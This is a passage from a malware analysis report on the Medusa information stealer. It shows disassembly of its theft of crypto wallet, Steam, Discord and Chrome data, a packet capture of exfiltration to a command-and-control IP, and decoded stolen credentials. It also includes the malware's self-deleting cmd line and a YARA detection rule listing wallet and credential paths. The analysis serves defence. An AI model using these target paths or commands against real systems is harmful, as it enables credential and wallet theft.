0000000013F52E856	F3:0F6F0A	movdqu xmm1,xmmword ptr ds:[rdx]	rdx:"DiscordDevelopment"
0000000013F52E85A	F342:0F6F5402 F0	movdqu xmm2,xmmword ptr ds:[rdx+r8-10]	rdx+r8-10:"scordDevelopment"
0000000013F52E861	F3:0F7F09	movdqu xmmword ptr ds:[rcx],xmm1	
0000000013F52E865	F342:0F7F5401 F0	movdqu xmmword ptr ds:[rcx+r8-10],xmm2	rcx+r8-10:"urple\\accounts.xml"
0000000013F52E865	49:83F8 20	cmp r8,20	20:" "
0000000013F52E86A	77 17	ja medusa.13F52E86D	
0000000013F52E86C	F3:0F6F0A	movdqu xmm1,xmmword ptr ds:[rdx]	rdx:"com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb"
0000000013F52E86E	F342:0F6F5402 F0	movdqu xmm2,xmmword ptr ds:[rdx+r8-10]	rdx+r8-10:"indexdb.leveldb"
0000000013F52E86F	F3:0F7F09	movdqu xmmword ptr ds:[rcx],xmm1	
0000000013F52E870	F342:0F7F5401 F0	movdqu xmmword ptr ds:[rcx+r8-10]	rcx+r8-10:"L\\ws\\system32"
0000000013F52E870	4E 8D0C02	leaq r9,qword ptr ds:[rdx+r8]	
0000000013F52E871	48:38CA	cmp rcx,rdx	rdx:"com.liberty.jaxx\\IndexedDB\\file_0.indexeddb.leveldb"
0000000013F52E874	4C:0F46C9	cmovbe r9,rcx	

Image 26 – Getting Some Desktop Applications That The Malware Wants To Access

The malware obtains Steam client data by reading the registry key "**SOFTWARE\\Valve\\Steam**". Steam is a digital distribution platform created by Valve Corporation and used primarily for video games. This registry key stores user-specific settings, game information, login data, session information, and other configuration data associated with the Steam client.

0000000013F8B9C5	49:8B00	mov rax,qword ptr ds:[r8]	rax:"SOFTWARE\\Valve\\Steam"
0000000013F8B9C8	48:8D4C24 68	leaq rcx,qword ptr ss:[rsp+68]	
0000000013F8B9CD	48:894C24 20	mov qword ptr ss:[rsp+20],rcx	
0000000013F8B9D2	41:89 19000200	mov r9d,20019	
0000000013F8B9D8	45:33C0	xor r8d,r8d	
0000000013F8B9DB	48:8BD0	mov rdx,rax	rax:"SOFTWARE\\Valve\\Steam"
0000000013F8B9DE	49:8BCA	mov rcx,r10	
0000000013F8B9E1	FF15 29D60400	call qword ptr ds:[&RegOpenKeyExA]	
0000000013F8B9E7	85C0	test eax,eax	eax:"SOFTWARE\\Valve\\Steam"
0000000013F8B9E9	0F85 22010000	jne medusa.13F8B9B11	
0000000013F8B9EF	48:837F 18 10	cmp qword ptr ds:[rdi+18],10	
0000000013F8B9F4	72 03	jbe medusa.13F8B9B9	
0000000013F8B9F6	48:883F	mov rdi,qword ptr ds:[rdi]	rdi:"SteamPath"
0000000013F8B9F9	48:8D4424 60	leaq rax,qword ptr ss:[rsp+60]	
0000000013F8B9FE	48:894424 28	mov qword ptr ss:[rsp+28],rax	
0000000013F8BA03	48:8D45 80	leaq rax,qword ptr ss:[rbp-80]	
0000000013F8BA07	48:894424 20	mov qword ptr ss:[rsp+20],rax	
0000000013F8BA0C	4C:8D4C24 70	leaq r9,qword ptr ss:[rsp+70]	
0000000013F8BA11	45:33C0	xor r8d,r8d	
0000000013F8BA14	48:8BD7	mov rdx,rdi	rdi:"SteamPath"
0000000013F8BA17	48:8B4C24 68	mov rcx,qword ptr ss:[rsp+68]	
0000000013F8BA1C	FF15 E0D50400	call qword ptr ds:[&RegQueryValueExA]	
0000000013F8BA22	85C0	test eax,eax	eax:"SOFTWARE\\Valve\\Steam"
0000000013F8BA24	0F85 E7000000	jne medusa.13F8B9B11	
0000000013F8BA26	44:8D4424 60	mov r8d,qword ptr ss:[rsp+60]	

Image 27 – Getting Steam Information

Then, the malware collects users' profile photos in the Chrome browser.

0013FB06437	48:8B41 38	mov rax,qword ptr ds:[rcx+38]	rcx+38:" p"
0013FB06438	48:3938	cmp qword ptr ds:[rax],rdi	
0013FB0643E	74 21	je medusa.13FB06441	
0013FB06440	48:8B51 50	mov rdx,qword ptr ds:[rcx+50]	[rcx+50]: "chrome://theme/IDR_PROFILE_AVATAR_26"
0013FB06444	8B02	mov eax,dword ptr ds:[rdx]	
0013FB06446	85C0	test eax,eax	
0013FB06448	7E 17	jle medusa.13FB06441	
0013FB0644A	FFC8	dec eax	
0013FB0644C	8902	mov dword ptr ds:[rdx],eax	
0013FB0644E	48:8B49 38	mov rcx,qword ptr ds:[rcx+38]	rcx+38:" p"
0013FB06452	48:8B11	mov rdx,qword ptr ds:[rcx]	
0013FB06455	4A:8D47 01	leaq rax,qword ptr ds:[rdx+1]	

Image 28 – Getting User Profile Photos

The malware tries to obtain information of locked user profiles

48:8D41 01	lea rax,qword ptr ds:[rcx+1]	rax:"force_signiapps"
48:8943 60	mov qword ptr ds:[rbx+60],rax	rax:"force_signiapps"
48:8D43 50	lea rax,qword ptr ds:[rbx+50]	rax:"force_signiapps", [rbx+50]:"force_signiapps"
48:83FA 10	cmp rdx,10	
72 04	jb medusa.13F805E8F	
48:8843 50	mov rax,qword ptr ds:[rbx+50]	rax:"force_signiapps", [rbx+50]:"force_signiapps"
44:880C08	mov byte ptr ds:[rax+rcx],r9b	rax+rcx*1:"iapps"
C64408 01 00	mov byte ptr ds:[rax+rcx+1],0	rax+rcx*1+1:"apps"
E9 FE000000	jmp medusa.13F805F9B	
48:8D45 B7	lea rax,qword ptr ss:[rbp-49]	[rbp-49]:&"force_signiapps"
C745 B7 80000000	mov dword ptr ss:[rbp-49],80	[rbp-49]:&"force_signiapps"

00000013F806431	EB 6A	jmp medusa.13F806490	
00000013F806433	48:8849 08	mov rcx,qword ptr ds:[rcx+8]	rcx+38:" p+"
00000013F806437	48:8841 38	mov rax,qword ptr ds:[rcx+38]	
00000013F80643B	48:3938	cmp qword ptr ds:[rax],rdi	
00000013F80643E	74 21	je medusa.13F806461	
00000013F806440	48:8851 50	mov rcx,qword ptr ds:[rcx+50]	[rcx+50]:"force_signin_profile_locked"
00000013F806444	8B02	mov eax,dword ptr ds:[rdx]	
00000013F806446	85C0	test eax,eax	
00000013F806448	7E 17	jle medusa.13F806461	
00000013F80644A	FFC8	dec eax	
00000013F80644C	8902	mov dword ptr ds:[rdx],eax	
00000013F80644E	48:8849 38	mov rcx,qword ptr ds:[rcx+38]	rcx+38:" p+"
00000013F806452	48:8B11	mov rdx,qword ptr ds:[rcx]	
00000013F806455	48:8D42 01	lea rax,qword ptr ds:[rdx+1]	

Image 29 – Getting User Profiles

The malware performs a three way handshake via port **15666** as a result of the request sent to IP **79[.137[.137[.203[.224**. With this communication, the data is uploaded to the server in an encrypted way.

2	1.788670	192.168.67.129	79.137.203.224	TCP	66 49178 → 15666	[SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
3	1.851320	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4	1.851384	192.168.67.129	79.137.203.224	TCP	54 49178 → 15666	[ACK] Seq=1 Ack=1 Win=64240 Len=0
163	13.085612	192.168.67.129	79.137.203.224	TCP	2974 49178 → 15666	[ACK] Seq=1 Ack=1 Win=64240 Len=2920
164	13.085833	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=1461 Win=64240 Len=0
165	13.085833	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=2921 Win=64240 Len=0
166	13.085875	192.168.67.129	79.137.203.224	TCP	5894 49178 → 15666	[ACK] Seq=2921 Ack=1 Win=64240 Len=5840
167	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=4381 Win=64240 Len=0
168	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=5841 Win=64240 Len=0
169	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=7301 Win=64240 Len=0
170	13.086061	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=8761 Win=64240 Len=0
171	13.086094	192.168.67.129	79.137.203.224	TCP	11... 49178 → 15666	[ACK] Seq=8761 Ack=1 Win=64240 Len=11680
172	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=10221 Win=64240 Len=0
173	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=11681 Win=64240 Len=0
174	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=13141 Win=64240 Len=0
175	13.086307	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=14601 Win=64240 Len=0
176	13.086336	192.168.67.129	79.137.203.224	TCP	11... 49178 → 15666	[ACK] Seq=20441 Ack=1 Win=64240 Len=11680
177	13.086489	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=16061 Win=64240 Len=0
178	13.086489	79.137.203.224	192.168.67.129	TCP	60 15666 → 49178	[ACK] Seq=1 Ack=17521 Win=64240 Len=0

Frame 166: 5894 bytes on wire (47152 bits), 5894 bytes captured (47152 bits) on interface 0 Ethernet II, Src: VMware_91:6a:07 (00:0c:29:91:6a:07), Dst: 79.137.203.224 Internet Protocol Version 4, Src: 192.168.67.129, Dst: 79.137.203.224 Transmission Control Protocol, Src Port: 49178, Dst Port: 15666 Data (5840 bytes)		0030 fa f0 1f 9a 00 00 63 47 70 69 4d 6a 46 33 59 32 .....cG piMjF3Y2 0040 31 57 62 31 70 58 4e 58 70 68 57 46 70 73 53 55 1wb1pXNX phWfPsSU 0050 64 73 64 56 70 74 4f 58 6c 69 56 30 59 77 59 56 dsdVptOX liV0YwVY 0060 63 35 64 55 6c 48 62 48 56 4a 53 46 4a 76 57 6c c5dU1HbH VJ5FJvW1 0070 4e 43 52 56 70 59 57 6d 78 69 52 7a 6c 33 57 6c NCRVpYwm xIRz13W1 0080 68 4a 62 6d 4e 35 51 6b 68 6b 56 32 78 72 57 6c hJbmN5Qk hkV2xrW1 0090 4e 43 61 47 52 45 62 30 35 44 5a 7a 42 4c 59 55 NCaGREb0 5DZzBLYU 00a0 68 53 4d 47 4e 49 54 54 5a 4d 65 54 6b 7a 5a 4a hSMGNITT ZMeTkzZD 00b0 4e 6a 64 57 51 79 62 48 6c 61 57 45 35 76 57 56 NjdlWQybH laNESvWV 00c0 68 4b 63 6b 78 74 4f 58 6c 61 65 54 6c 72 59 6a hKckxtOX laeTlrYj 00d0 4a 4f 65 6b 78 33 4d 45 73 69 4c 41 6f 67 49 43 JOekx3ME siLaogIC 00e0 41 67 49 43 41 67 49 43 41 67 49 43 41 69 5a 6d AgICAgIC AgICAiZm 00f0 6c 73 5a 57 35 68 62 57 55 69 4f 69 41 69 56 57 lsZWSHbW UiOiAiVW 0100 74 57 51 6c 4a 46 4d 55 5a 4d 62 6d 52 77 59 6d tWQlJFMU ZMbmrWYm 0110 31 53 64 6d 51 7a 54 58 56 6b 53 47 67 77 49 67 1SdmQzTX VksGgwIg 0120 6f 67 49 43 41 67 49 43 41 67 49 48 30 73 43 69 ogICAgIC AgIH0sCi
--	--	--

Image 30 – Getting Malware's Connection to the Attacker Server

When the encrypted data of the malware is analyzed, it is observed that it is encrypted again in BASE64 format.

```
|      "content": "RGVuZW1lWlWF6aXNp",  
      "filename": "dGVzdC50eHQ=",  
    },  
    {  
      "content": "  
S3VsbGFuawNpIEFkaTphZG1pbGpTawZyZTphZG1pbgoKS3VsbGFuawNpIEFkaTpkZXN0cm95ZXIKU2lmcmU6MTIzNDU2Cg==  
      "filename": "c2lmcmVsZXIudHh0"  
    }  
  ],  
  "chromium_browsers": {  
    "Google Chrome": {  
      "Default": {  
        "Extension Cookies":
```

*Image 31 – Getting Malware's Encrypted Data*

When the encrypted data was analyzed again, it was found that the victim computer's data had been compromised.

```
|      "content": "DenemeYazisi",  
      "filename": "test.txt"  
    },  
    {  
      "content": "  
Kullanici Adi:admin  
Sifre:admin  
Kullanici Adi:destroyer  
Sifre:123456  
      "filename": "sifreler.txt"  
    }  
  ],  
  "chromium_browsers": {  
    "Google Chrome": {
```

*Image 32 – Getting Decrypt Data fram of Encrypted Hashes*



Finally, the malware uses the **GetModuleFileNameA** API to get the location of the given executable. It then opens the command client with the **ShellExecuteA** API and executes the command in Image 34.

Image 33 – The Malware Deletes Itself After Completing It is Process

With the following cmd script, the **Nul** command sends a packet to the IP address 1[.]1[.]1[.]1 without displaying any output on the screen. The script also sets a timeout of 3 seconds, after which the **Del** command is executed. Upon execution, the malware deletes itself, thereby terminating all its operations.

```
ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q \"%C:\\Users\\*\\Desktop\\medusa.exe"
```

Image 34 – The Command the Malware Executes When Deleting Itself

# YARA Rule

```
rule Medusa {  
  
    meta:  
  
        description = "MedusaStealer"  
  
    strings:  
  
        $wallet1 = "\\Electrum\\wallets\\"  
  
        $wallet2 = "\\atomic\\Local Storage\\leveldb\\"  
  
        $wallet3 = "\\WalletWasabi\\Client\\Wallets\\"  
  
        $wallet4 = "Coinomi\\Coinomi\\wallets"  
  
        $wallet5 = "\\Exodus\\exodus.wallet\\"  
  
        $wallet6 = "\\com.liberty.jaxx\\IndexedDB\\file__0.indexeddb.leveldb\\"  
  
        $wallet7 = "\\Metamask\\"  
  
        $k1 = "SOFTWARE\\Microsoft\\Windows Messaging  
Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676"  
  
        $k2 = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging  
Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"  
  
        $x1 = "DiscordDevelopment\\accounts.xml"  
  
        $x2 = "Ethereum\\keystore"  
  
        $x3 = "User Data\\Extension Cookies"  
  
        $x4 = "Web Data"  
  
        $x5 = "Login Data"  
  
        $x6 = "DiscordPTB"  
  
        $x7 = "DiscordCanary"  
  
        $ip = "79.137.203.224"
```

\$c1 = "Bitcoin"

\$c2 = "Ethereum"

\$c3 = "Armory"

\$c4 = "bytecoin"

\$c5 = "LiteCoin"

\$api1 = "EnumDisplayDevicesA"

\$api2 = "GdipCreateBitmapFromHBITMAP"

\$api3 = "GetUserDefaultLocaleName"

\$api4 = "CryptoMsgDllCNGExportKeyFree"

\$api5 = "GdipSaveImageToStream"

\$api6 = "InternetReadFile"

\$api7 = "WSAStartup"

\$api8 = "InternetOpenUrlA"

\$api9 = "HttpQueryInfoW"

\$api10 = "InternetQueryDataAvailable"

\$api11 = "IsDebuggerPresent"

condition:

all of them or

4 of (\$wallet\*) and 3 of (\$c\*) or

4 of (\$wallet\*) and 3 of (\$api\*) or

2 of (\$wallet\*) and all of (\$k\*) and all of (\$x\*) and \$ip

}

## MITRE ATTACK TABLE

Collection	Execution	Discovery	Defense Evasion	Credential Access	C&C	Exfiltration
Data from Local System (T1005)	Windows Command Shell (T1059.003)	File and Directory Discovery (T1083)	Debugger Evasion (T1622)	Credentials from Web Browsers (T1555.003)	Standard Encoding (T1132.001)	Exfiltration Over C2 Channel (T1041)
		Query Registry (T1012)	Deobfuscate/Decode Files or Information (T1140)	Steal Web Session Cookie (T1539)		
		System Information Discovery (T1082)				

### Security Takeaways

1. An up-to-date antivirus program should be used.
2. Passwords should not be stored in clear text on the computer.
3. Unknown applications should not be run without checking.
4. Two-factor authentication should be used in crypto wallets.
5. More reliable cryptocurrency storage methods such as cold wallets should be preferred.
6. Attached files of unknown e-mails should not be opened.
7. Do not click on links that are not from reliable sources.
8. The applications used should be kept up to date.

## PREPARERS

Akif İnan Yiğit

[LinkedIn](#)

Halit Düzgün

[LinkedIn](#)

Mehmet Özen

[LinkedIn](#)

Ömer Faruk Berber

[LinkedIn](#)

